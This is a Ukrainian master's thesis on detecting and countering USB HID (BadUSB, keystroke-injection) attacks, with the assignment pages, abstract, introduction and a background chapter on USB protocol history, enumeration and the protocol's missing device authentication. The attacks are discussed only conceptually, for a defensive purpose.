Міністерство освіти і науки України
Київський національний університет імені Тараса Шевченка

Факультет інформаційних технологій
Кафедра кібербезпеки та захисту інформації

ПОЯСНЮВАЛЬНА ЗАПИСКА

Дипломної роботи
магістра
(назва освітньо-кваліфікаційного рівня)

галузь знань *12 Інформаційні технології*
(шифр і назва галузі знань)

спеціальність *125 Кібербезпека*
(код і назва спеціальності)

освітній ступень *магістр*
(назва освітньої програми)

освітньо-наукова програма *кібербезпека*

на тему: «Метод виявлення та протидії USB HID атакам»

Виконавець: студент ІІ курсу, групи КБм-21

(підпис) **Коссе Антон Геннадійович** (прізвище ім'я по-батькові)

	Прізвище, ініціали	**Оцінка**	**Підпис**
Науковий керівник	Бучик С.С.		
Рецензент	Сайко В. Г.		
Нормоконтроль	Даков С.Ю.		

Київ 2022

Міністерство освіти і науки України
Київський національний університет імені Тараса Шевченка

Факультет інформаційних технологій
Кафедра кібербезпеки та захисту інформації

ЗАТВЕРДЖЕНО:
завідувач кафедри кібербезпеки
та захисту інформації
_____ Н.В. Лукова-Чуйко
«___» _____ 202__ р.

ЗАВДАННЯ
на виконання дипломної роботи

Спеціальності *125 Кібербезпека*
(код і назва спеціальності)

студенту КБм-21 (група) Коссе Антону Геннадійовичу (прізвище ім'я по-батькові)

Тема дипломної роботи Метод виявлення та протидії USB HID атакам

1. ПІДСТАВИ ДЛЯ ПРОВЕДЕННЯ РОБОТИ

Рішення засідання кафедри кібербезпеки та захисту інформації факультету інформаційних технологій протокол № 5 від 29.10.2021

2. МЕТА ТА ВИХІДНІ ДАНІ ДЛЯ ПРОВЕДЕННЯ РОБІТ

Об'єкт досліджень	Процес захисту корпоративного ком'ютера від USB атак
Предмет досліджень	Методи захисту від USB атак без втручання користувача в процес довіри до підозрілих пристроїв
Мета	Розробка методу виявлення та протидії USB HID-атакам на основі використання динаміки клавіатурних подій
Вихідні дані для проведення роботи	Наявні методи захисту від USB HID атак та їх ефективність.

3. ОЧІКУВАНІ НАУКОВІ РЕЗУЛЬТАТИ

Наукова новизна удосконалити метод захисту від USB HID атак за рахунок розширення функціоналу наявного рішення та використання методів клавіатурної біометрії

Практична цінність покращення наявних систем захисту від HID атак та поліпшення досвіду користувача при використанні даних систем захисту.

4. ВИМОГИ ДО РЕЗУЛЬТАТІВ ВИКОНАННЯ РОБОТИ

Робота виконана у повному обсязі відповідно до теми.

5. ЕТАПИ ВИКОНАННЯ РОБОТИ

Найменування етапів робіт	Строки виконання робіт (початок-кінець)
Розробка плану для досягнення мети роботи	29.10.2021 – 23.01.2022
Аналіз літературних джерел	24.01.2022 – 14.02.2022
Розробка методу захисту від USB HID атак та аналіз його ефективності	15.02.2022 – 24.04.2022
Оформлення і друк пояснювальної записки	25.04.2022 – 19.05.2022

6. РЕАЛІЗАЦІЯ РЕЗУЛЬТАТІВ ТА ЕФЕКТИВНІСТЬ

Економічний ефект Зниження збитків через викрадення даних

Соціальний ефект Покращення технологій забезпечення захисту інформації як особисто так і на підприємствах.

7. ДОДАТКОВІ ВИМОГИ

Завдання видав _____ _____
(підпис) (прізвище, ініціали)

Завдання прийняв до виконання _____ _____
(підпис) (прізвище, ініціали)

Дата видачі завдання: _____

Термін подання дипломної роботи до ЕК _____

УДК 004.052.2

РЕФЕРАТ

Пояснювальна записка до дипломної роботи «Метод виявлення та протидії USB HID-атакам»: 94 сторінок, 15 рисунків, 3 додатки та 2 таблиці. 78 літературних джерел.

Актуальність теми: USB атаки є одними з найбільш недооцінених видів атак на сучасні інформаційні системи. Традиційний набір засобів захисту інформації не здатний протистояти загрозам апаратного рівня. Метод аналізу динаміки клавіатурних подій є ефективною мірою виявлення та протидії HID атакам. Тому захист реалізований з використанням методів аналізу клавіатурних подій є актуальною темою.

Мета роботи – розробка методу виявлення та протидії USB HID-атакам на основі використання динаміки клавіатурних подій.

Об’єкт дослідження – процес захисту корпоративного комп’ютера від USB атак.

Предмет дослідження – методи захисту від USB атак без втручання користувача в процес довіри до підозрілих пристроїв.

Задачі, які необхідно вирішити для досягнення поставленої мети:

1. Проаналізувати особливості еволюції протоколу USB та підходів до його захисту.

2. Визначити особливості функціонування протоколу.

3. Проаналізувати відомі HID атаки та наявні методи протидії проти них.

4. Запропонувати поліпшений метод виявлення та протидії HID атакам на основі використання динаміки клавіатурних подій.

Наукова новизна: удосконалено метод захисту від USB HID атак за рахунок розширення функціоналу наявного рішення та використання методів клавіатурної

біометрії, що дозволило знизити рівень хибно позитивних результатів наявних рішень до 2%.

У роботі досліджено сучасні загрози та методи протидії USB атакам. Проведено аналіз ринку рішень наявних рішень проблеми. Запропоновано метод захисту інформаційної системи від USB атак. Побудовано систему захисту інформації на базі запропонованого методу.

Методи дослідження – метод аналізу динаміки клавіатурних подій.

Ключові слова: USB, HID, клавіатурна динаміка, система захисту інформації.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ ТА СКОРОЧЕНЬ

ІС	–	Інформаційна Система
ПК	–	Персональний Комп’ютер
АСК	–	Автоматична Система Керування
ПЗ	–	Програмне Забезпечення
ACK	–	Acknowledgement
NAK	–	Negative Acknowledgement
UX	–	User Experience
GSM	–	Global System for Mobile Communications
USB	–	Universal Serial Bus
HID	–	Human Interface Device
PID	–	Product identifier
VID	–	Vendor identifier
DNS	–	Domain Name System
TMSUI	–	Trust Management Scheme of USB Storage Devices

ВСТУП

У міру того, як інтерфейс універсальної послідовної шини (USB) отримав популярність завдяки можливості підключення і невеликому форм-фактору, операційні системи стали підтримувати більше типів пристроїв. Більшість USB-пристроїв мають можливість «гарячої заміни» і «plug-and-play», що дозволяє швидко ініціалізувати пристрій, як тільки він буде підключений. У поєднанні з розміром флеш-накопичувача і вбудованою підтримкою, яка дозволяє активувати пристрій без додаткового програмного забезпечення, флеш-накопичувач став найпопулярнішим USB-пристроєм.

Для забезпечення функції «plug-and-play» базовий протокол розроблений так, щоб мінімізувати взаємодію користувача при динамічному розподілі системних ресурсів. Між тим, в цей час хост повинен довіряти початковій інформації пристрою, з якою воно ініціалізувалося. Проте, спираючись на велику базу драйверів сучасних операційних систем і разом з неточними моделями можливостей загроз, які примушують користувачів вважати себе безпечнішим, ніж вони є насправді, з’явилася нова загроза. Загроза, що дістала назву BadUSB від Security Research Lab, використовує довірчий характер поточної специфікації USB, дозволяючи пристрою видавати себе за інший, потенційно шкідливий, тип пристрою.

Наприклад, флеш-накопичувач може встановити пронумерувати USB як клавіатуру. Експлуатуючи неточно сприймане користувачем почуття безпеки, здавалося б, маленький USB-накопичувач здаватиметься безпечнішим пристроєм, ніж фізична клавіатура. Надання доступу до системи за допомогою натиснення клавіш ефективно збільшує площу атаки, дозволяючи зловмисникові виконувати довільні команди з привілеями користувача, що увійшов до системи. Це особливо тривожний факт, оскільки USB широко поширений в повсякденних пристроях. До цієї атаки схильні не лише комп’ютери, але і усі пристрої, що підтримують підключення USB. Збільшення площі атаки значне, оскільки вона не залежить від платформи. Оскільки

атака використовує переваги стандартів USB, вона може потенційно торкнутися усіх пристроїв з підтримкою USB, такі як автомобілі, побутова техніка і будь-які інші пристрої з портом USB. Досі захисні механізми недостатні і покладаються на участь користувача в ухваленні рішення про довіру. Тому тему для магістерської роботи було обрано «Методи виявлення та протидії USB HID атакам».

Об’єкт дослідження: процес захисту корпоративного комп’ютера від USB атак.

Мета роботи – розробка методу виявлення та протидії USB HID-атакам на основі використання динаміки клавіатурних подій.

Предмет дослідження: методи захисту від USB атак без втручання користувача в процес довіри до підозрілих пристроїв.

Завдання магістерської роботи:

1. Проаналізувати особливості еволюції протоколу USB та підходів до його захисту.

2. Визначити особливості функціонування протоколу.

3. Проаналізувати відомі HID атаки та наявні методи протидії проти них.

4. Запропонувати поліпшений метод виявлення та протидії HID атакам на основі використання динаміки клавіатурних подій.

Наукова новизна: удосконалити метод захисту від USB HID атак за рахунок розширення функціоналу наявного рішення та використання методів клавіатурної біометрії.

Актуальність теми: USB атаки є одними з найбільш недооцінених видів атак на сучасні інформаційні системи. Традиційний набір засобів захисту інформації не здатний протистояти загрозам апаратного рівня. Метод аналізу динаміки клавіатурних подій є ефективною мірою виявлення та протидії HID атакам. Тому захист реалізований з використанням методів аналізу клавіатурних подій є актуальною темою.

Апробація результатів роботи:

Serhii Buchyk BADUSB: OVERVIEW OF THE POSSIBLE ATTACKS WITH THE USAGE OF ARDUINO BOARD / Serhii Buchyk, Anton Kosse// VIII International conference “Information Technology and Implementation”, December 1-3, 2021.

Бучик С.С., Коссе А. Г., Побудова моделі загроз для USB HID атаки та технічна реалізація загрози. IV Міжнародної науково-практичної конференції PCSITS – 2022 – подано тези.

РОЗДІЛ І
СУЧАСНІ ЗАГРОЗИ ТА МЕТОДИ ПРОТИДІЇ RUBBER-DUCK АТАКАМ

1.1 USB HID-атака

USB HID атака – це тип атаки на ІС, що полягає в використанні перепрограмованого USB накопичувача (або програмованих плат), як основного інструменту для атаки. Це досить не поширений вид атак, оскільки він потребує фізичного доступу до ІС або ПК жертви, але навіть в останні роки існують випадки успішної реалізації даної атаки. Так наприклад, у серпні 2021 року американська хак-група FIN7 розсилала шкідливі USB-пристрої банкам та компаніям у спробі заразити їхні ІС та отримати відправну точку для атаки [1]. Ще раніше, у березні 2020 року, була схожа атака вже на звичайних користувачів маркетплейсу Best Buy, які отримували лист від вищезгаданої компанії в якому дякували користувачів за використання їхнього продукту, та прикріпляли до листа (фізичного листа) шкідливий USB пристрій [2] який при підключенні завантажував шкідливий код на комп’ютер жертви.

Для розуміння того, що саме представляє із себе атака USB HID-атака необхідно розглянути атаки BadUSB, оскільки HID атаки мають свій початок від даного типу атаки.

BadUSB – це клас хакерських атак, що грунтується на уразливості USB пристроїв. Завдяки відсутності захисту від перепрошивки в деяких USB-пристроях, зловмисник може видозмінити або повністю замінити оригінальну прошивку і змусити пристрій імітувати будь-який інший пристрій.

Вперше, даний тип атаки було продементровано дослідниками безпеки Карстен Нол і Якоб Лелл, які першими ідентифікували і розкрили атаку BadUSB на конференції Black Hat в 2014 році [3]. Код BadUSB нині знаходиться у відкритому доступі на

Github, що означає, що будь-хто може запустити повноцінну атаку BadUSB, навіть якщо у нього мало або зовсім немає досвіду.

BadUSB використовує той факт, що до роз'ємів USB підключається величезна кількість різних пристроїв. Змінюючи поведінку USB-мікроконтроллера "нормального" пристрою, наприклад, USB-накопичувача, BadUSB може перетворити його на щось абсолютно інше, наприклад, в клавіатуру або мережеву карту. Достатньо підключити модифікований пристрій до комп'ютера, і шахрайський пристрій може виконувати команди або впроваджувати шкідливе програмне забезпечення без попереднього повідомлення або згоди власника.

Атаки BadUSB небезпечні, оскільки більшість антивірусів і сканерів шкідливих програм зазвичай не мають доступу до мікропрограми USB-пристроїв і не можуть захистити комп'ютер. Будь-який комп'ютер, до якого можна підключитися через порт USB, потенційно уразливий. Це особливо актуально для промислових систем, де шкідливий код можна впровадити в критично важливі пристрої, просто підключивши до них на декілька секунд USB-пристрій.

Існуючий інтерфейс USB в комп'ютері забезпечує відповідні зручності для більшості користувачів, такі як доступ до даних мобільного телефону, зберігання, зарядки мобільного пристрою, підключення пристрою введення даних і так далі. Із-за недостатньої обізнаності в питаннях інформаційної безпеки люди концентруються на безпеці операційної системи комп'ютера або прикладного програмного забезпечення і рідко звертають увагу на питання безпеки на рівні USB, навіть якщо у них є відповідне розуміння. Інтерфейс USB забезпечує безліч шляхів проникнення.

USB-атака – це технологія, що розвивається, яка є більше прихованою і представляє велику загрозу безпеки для ІС сучасних підприємств. Дана атака є більше складною в плані своєї технічної реалізації, чим традиційна атака, але в разі успішності реалізації даної атаки – наслідки можуть бути катастрофічними.

1.2 Історія USB протоколу

Для подальшого дослідження, розглянемо еволюцію специфікації USB і виділимо ключові особливості, які визначають сучасний стан безпеки USB.

USB 1.0 [4], представлений в 1996 році, був розроблений для заміни розрізнених інтерфейсів підключення периферійних пристроїв і зниження складності проектування пристроїв і налаштування програмного забезпечення. USB 1.x [4], має шину з опитуванням, тобто усі передачі даних ініціюються хост-контроллером USB. Вона забезпечує дві швидкості передачі даних, які відомі як низько швидкісна (1,5 Мбіт/с) і повно швидкісна (12 Мбіт/с). USB 1.x додатково забезпечує обмежену кількість енергії по кабелю для пристроїв з "живленням від шини". Термін "безпека" взагалі не зустрічається в специфікації USB 1.x; найбільш близькою темою є виявлення помилок в кабелі під час передачі даних.

У 2000 році була випущена специфікація протоколу USB 2.0. USB 2.0 забезпечив розширену підтримку периферії і високу швидкість передачі даних (480 Мбіт/с). Підтримка периферійних пристроїв була розширена за рахунок включення цифрових камер, відеокарт, облаштувань запису компакт-дисків і мережевих адаптерів (зокрема, 802.11 і Bluetooth). USB 2.0 також відкрив шлях до популярності "флеш-накопичувачів" – портативних пристроїв, що дозволяють фізично передавати дані на ходу. Як і в специфікаціях 1.x, в 650-сторінковому документі не приділяється особливої уваги безпеки USB-пристроїв. Єдиним виключенням є введення нового класу периферійних пристроїв під назвою Content Security [5], який намагається забезпечити обмежену підтримку для захисту конфіденційного вмісту, наприклад, свідчень сканерів відбитків пальців.

USB 3.0 [6] був опублікований в 2008 році і пропонує надшвидкісну (5 Гбіт/с) швидкість передачі даних. Як і 2.0 до нього, USB 3.0 пропонує розширену підтримку нових класів периферійних пристроїв, таких як USB Vision [7] для управління камерами і зовнішніми графічними процесорами на базі USB. USB 3.0 також замінив

механізм широкомовної передачі трафіку на одноадресний протокол, що дозволило здійснювати внутрішню маршрутизацію в концентраторах. Випуск USB 3.1 в 2013 році привів до появи SupenSpeed+ (10 Гбіт/с), а також оновленої специфікації USB Power Delivery (PD) [8]. Ця специфікація, що підтримує живлення до 100 Вт через USB, відкрила шлях до зарядки ноутбуків через USB. На жаль, в специфікації 3.x як і раніше був відсутній захист. USB Type-C був представлений як частину USB 3.1 в якості нового типу роз'єму, об'єднуючого PD, USB 3.x, Thunderbolt, DisplayPort і HDMI за допомогою 24-контактного роз'єму/кабелю. У 2017 році був випущений USB 3.2 [9], що подвоїв швидкість передачі даних в порівнянні з попередніми поколіннями(20 Гбіт/с).

Упродовж усього розвитку протоколу USB питанням безпеки приділялося мало уваги. Ще в 2014 році форум реалізаторів USB (USB-IF) прямо заявив, що безпека виходить за рамки специфікації USB. У офіційній заяві [10] USB-IF стверджує, що безпека не є законною проблемою, оскільки "для того, щоб USB-пристрій був пошкоджений, злочинець повинен мати фізичний доступ до USB-пристрою". Вони покладають тягар забезпечення безпеки як на споживачів USB-пристроїв, так і на виробників оригінального устаткування, заявляючи:

- "Виробники вирішують, впроваджувати або ні ці [захисні] можливості у свої продукти";
- "Споживачі повинні завжди переконуватися, що їх пристрої отримані з надійних джерел і що тільки надійні джерела взаємодіють з їх пристроями".

До 2016 року USB-IF вже не могла довго ігнорувати питання безпеки. У відповідь на загрозу шахрайських зарядних пристроїв і кабелів [11], які сталі можливі завдяки специфікації USB Type-C, Група популяризаторів USB 3.0 і USB-IF представили специфікацію USB Type-C Authentication [6] для продуктів Type-C.

1.3 Технічні характеристики USB порту

USB – найпоширеніший на сьогодні роз'єм для підключення комп'ютерної периферії. USB 4.0 – це його остання ревізія. Справжня гнучкість USB проявляється в складених пристроях, які можуть містити декілька конфігурацій і інтерфейсів, кожен з яких є самостійною одиницею. Наприклад, USB-гарнітура може містити одну конфігурацію, яка у свою чергу містить чотири інтерфейси, включаючи клавіатуру (для регулювання гучності), мікрофон і два динаміки. Приклад USB-пристрою з двома конфігураціями показаний на малюнку 1.1. Так, на малюнку зображено пристрій з двома конфігураціями. Конфігурація 1 містить два інтерфейси, а конфігурація 2 – один інтерфейс. Кожен інтерфейс підтримує два однонапрямлені канали зв'язку (вхід/вихід) з хост-машиною. Кожен канал може містити більше за одну кінцеву точку (Endpoint – EP), яка є точкою ком'юнікації з хост машиною. Для створення складених пристроїв потрібні два механізми: один для визначення різних видів периферійних пристроїв, а інший для підключення до них.



Рисунок 1.1 – Пристрій USB з двома конфігураціями.

Починаючи з USB 1.0, для кодифікації різних видів периферійних пристроїв було введено поняття загальних специфікацій класів [4]. Клас USB – це група з одного або декількох інтерфейсів, які об’єднуються для забезпечення складнішої функціональності. Приклади класів з одним інтерфейсом включають клас Human Interface Device (HID), який дозволяє хост-контроллеру USB взаємодіяти з клавіатурами і мишами, і клас USB Mass Storage Class [12], який визначає спосіб передання даних між хостом і пристроєм зберігання. Складений пристрій може об’єднувати різні класи для створення корисного продукту, наприклад, USB-гарнітури, що використовує клас HID і клас Audio. Концепція проектування периферійних облаштувань USB шляхом об’єднання декількох функціональних можливостей продовжує робити вплив на стан безпеки USB і сьогодні.

Зв’язок по USB здійснюється шляхом обміну "USB-пакетами" по загальній послідовній шині. Протокол USB визначає чотири типи передачі даних [13]:

1. Contol transfers – використовуються хостом для конфігурації пристрою під час підключення, для управління пристроєм і отримання статусної інформації в процесі роботи;

2. Isochronous Transfers – застосовуються для обміну даними в реальному часі", коли на кожному тимчасовому інтервалі необхідно передавати строго певну кількість даних, але доставка інформації не гарантована (передача даних ведеться без повторення при збоях, допускається втрата пакетів). Такі передачі займають заздалегідь погоджену частину пропускної спроможності шини і мають задану затримку доставки;

3. Interrupt Transfers – використовуються у тому випадку, коли вимагається передавати поодинокі пакети даних невеликого розміру. Кожен пакет вимагається передати за обмежений час;

4. Bulk Data Transfers – застосовуються при необхідності забезпечення гарантованої доставки даних від хоста до функції або від функції до хосту, але час доставки не обмежено. Така передача займає усю доступну смугу пропускання шини.

Та три типи пакетів [13]:

1. Маркерні пакети (Token Packets) – в свою чергу поділяються на:

a. Вхідні пакети (In) – інформує USB пристрій, що хост хочу зчитати інфомрацію;

b. Вихідіні пакети (Out) – інформує пристрій, що хост хоче передати інформацію на USB пристрій;

c. Ініціалізуючі пакети (Setup) – використовуються для зазначення початку керуючого типу (Control Transfer) передачі даних;

2. Пакети даних (Data Packets) – існують два підтипи пакетів (DATA0, DATA1), кожен з яких може містити 1024 байті даних;

3. Пакети підтвердження (Handshake Packets) – поділяються на:

a. ACK – підтвердження того, що пакет успішно прийнято;

b. NAK – інформує, що пристрій в даний момент часу не може приймати та або відправляти дані;

c. STALL – вказує, що пристрій не здатен отримувати або відправляти дані, і потребує втручення хоста для виправлення даного стану.

Після підключення пристрою до хост-машини хост-контроллер USB визначає його швидкість, перевіряючи зміну напруги на контактах даних. Потім починається перерахування (показано на малюнку 1.2) за допомогою команди GetDeviceDescriptors, в якій хост просить у пристрою його ідентифікаційну інформацію, включаючи виробника, ідентифікатор постачальника (VID), ідентифікатор продукту (PID) і серійний номер. Головний контроллер скидає пристрій і привласнює йому адресу для подальшого обміну даними. Запит GetConfigDescriptors отримує усі конфігурації, доступні в пристрої. USB-пристрою можуть мати одну або декілька конфігурацій, хоча одночасно активною може бути тільки одна. Кожна конфігурація може включати один або декілька інтерфейсів, які виходять за допомогою запиту GetInterfaceDescriptors і є основними функціональними об’єктами, що обслуговуються різними драйверами в операційній системі. Після завершення GetInterfaceDescriptors драйвери

завантажуються від імені пристрою і починають працювати специфічні для цього класу підмножини протоколу USB (наприклад, HID, Storage).



Рисунок 1.2 – Процедура перерахування USB

Сучасні операційні системи, включаючи Microsoft Windows, Linux і Apple Mac OS, використовують інформацію, зібрану концентратором від підключених USB-пристроїв для (динамічною) завантаження відповідних драйверів пристроїв. Для кожного оголошеного дескриптора інтерфейсу пристрою операційна система комбінує клас пристрою, клас інтерфейсу, а також ідентифікатори виробника і продукту (VID і

PID відповідно), щоб вирішити, які можливості надаються пристроєм, і прив’язати відповідні драйвери пристрою і прив’язати відповідний драйвер пристрою.

1.4 Системи захисту USB протоколу

Протокол USB, як вже було згадано, не диктує форму аутентифікації пристрою. Кожен USB-концентратор сліпо довіряє будь-якій інформації, оголошеній підключеним пристроєм про свої можливості. Сучасні USB-пристрої включають, з цілком законних причин, декілька функціональних можливостей (наприклад, миша, що оголошує себе також як пристрій відображення). Такі функціональні можливості користувачеві важко зв’язати воєдино і це є причиною будь-якого пов’язаного з цим ризику. Усе це у поєднанні з широкою поширеністю USB пристроями, роблять USB привабливим вектором атак [14].

У минулому вхідний бар’єр для реалізації атак, що використовують вразливості USB протоколу, був дуже високий. Він значно знизився в момент, коли на відкритому ринку з’явилися доступні мікросхеми USB-програм з можливістю перепрограмування мікроконтролеру. З одного боку, оновлення мікропрограм для споживчих товарів часто є необхідністю із-за скорочення часу виходу на ринок і недостатнього часу для тестування. Альтернативою може бути зупинка вироблення продукту, що привело б до логістичного кошмару. З іншого боку, оновлення мікропрограмного забезпечення значно скорочує ресурси і досвід для проведення атак на основі USB.

На рисунку 1.3 показаний принцип роботи USB-пристрою і налаштування кінцевих точок, що відбувається на етапі передачі управління за допомогою пакетів Setup. У цьому прикладі, пристрій оголошує про підтримку двох функціональних можливостей, а саме: накопичувача і клавіатури (HID-пристрій). Перше здається нормальною поведінкою, якщо припустити. що користувач підключив флешку або зовнішній диск. В цьому випадку користувач чекає, що операційна система (хост) завантажить драйвер того пристрою, що запам’ятає драйвер і зможе і надалі

взаємодіяти з пристроєм для зберігання даних. Проте треба відмітити, що без знання специфіки пристрою, це оголошення могло б також стати вектором атаки.



Рисунок 1.3 – Діаграма перерахування BadUSB

Останнє повідомлення примушує хост також встановити прив’язку драйвера клавіатури. Якщо оголошення виходить від модифікованої, шкідливої прошивки, то перший крок атаки вже успішний. Потім мікропрограма приступає до другого кроку своєї атаки. Він полягає у відправці натиснень клавіш з (неіснуючої) клавіатури. Ця "атака з використанням USB" припускає, що системна взаємодія, викликана цими

натисненнями клавіш, залишиться непоміченою користувачем і, таким чином, буде успішно реалізована атака (наприклад, завантаження шкідливого коду з Інтернету або доступ з USB-накопичувача).

Специфікація USB написана таким чином, аби мінімізувати втручання користувача під час ініціалізації пристрою [15]. Отже, складність апаратного забезпечення, необхідного для забезпечення сумісності електроніки з USB, стала вище в порівнянні із старішими інтерфейсами, такими як DB-9 і DB-25. Якщо в старих інтерфейсах операції рукостискання виконуються на рівні додатку, то специфікація USB пропонує хост-контроллеру і підлеглому контроллеру встановлювати початковий контакт за допомогою заздалегідь визначеної серії електронних сигналів, що виконуються на апаратному рівні. Окрім того, це дозволяє спростити ініціалізацію пристрою, для підтримки ширшого спектру периферійних пристроїв, що дозволяє підлеглому контроллеру бути досить адаптивним у виконанні різних типів транзакцій. Це означає, що на стороні хоста має бути контроллер для визначення типу підключених пристроїв. Хост-контроллер ініціалізував пристрій відповідно до типу пристрою виключно на основі інформації, отриманої від пристрою.

На жаль, поточна специфікація USB встановлює довіру між хостом і пристроєм, не вказуючи спосіб перевірки або аутентифікації пристрою. Але треба розуміти, що правильно сформульована довіра між пристроями – є обов’язковою умовою для більш безпечного використання USB протоколу. Існують декілька рішень, що частково допомагають вирішити проблему довіри девайсу. Їх було класифіковано на нетехнічні та технічні (що включають в себе апаратні та програмні системи захисту).

1.5 Класифікація векторів USB атак

Враховуючи величезну кількість робіт в області USB атак, ми спочатку класифікуємо існуючі атаки з точки зору функціональності, на яку вони націлені. Таким чином, ми класифікуємо функціональність USB по абстрактних комунікаційних

рівнях. Як показано на малюнку 1.4, рівнями є різні суб’єкти, залучені як в хост, так і в периферійні пристрої. На найвищому рівні, людський рівень включає дії і комунікації між зацікавленими особами. Прикладний рівень представляє програми призначеного для користувача рівня на хості і можливості на пристрої. Транспортний рівень включає як вбудоване програмне забезпечення пристрою, так і операційні системи хоста, що містять стек USB. Нарешті, фізичний рівень є обміном даними по шині USB.

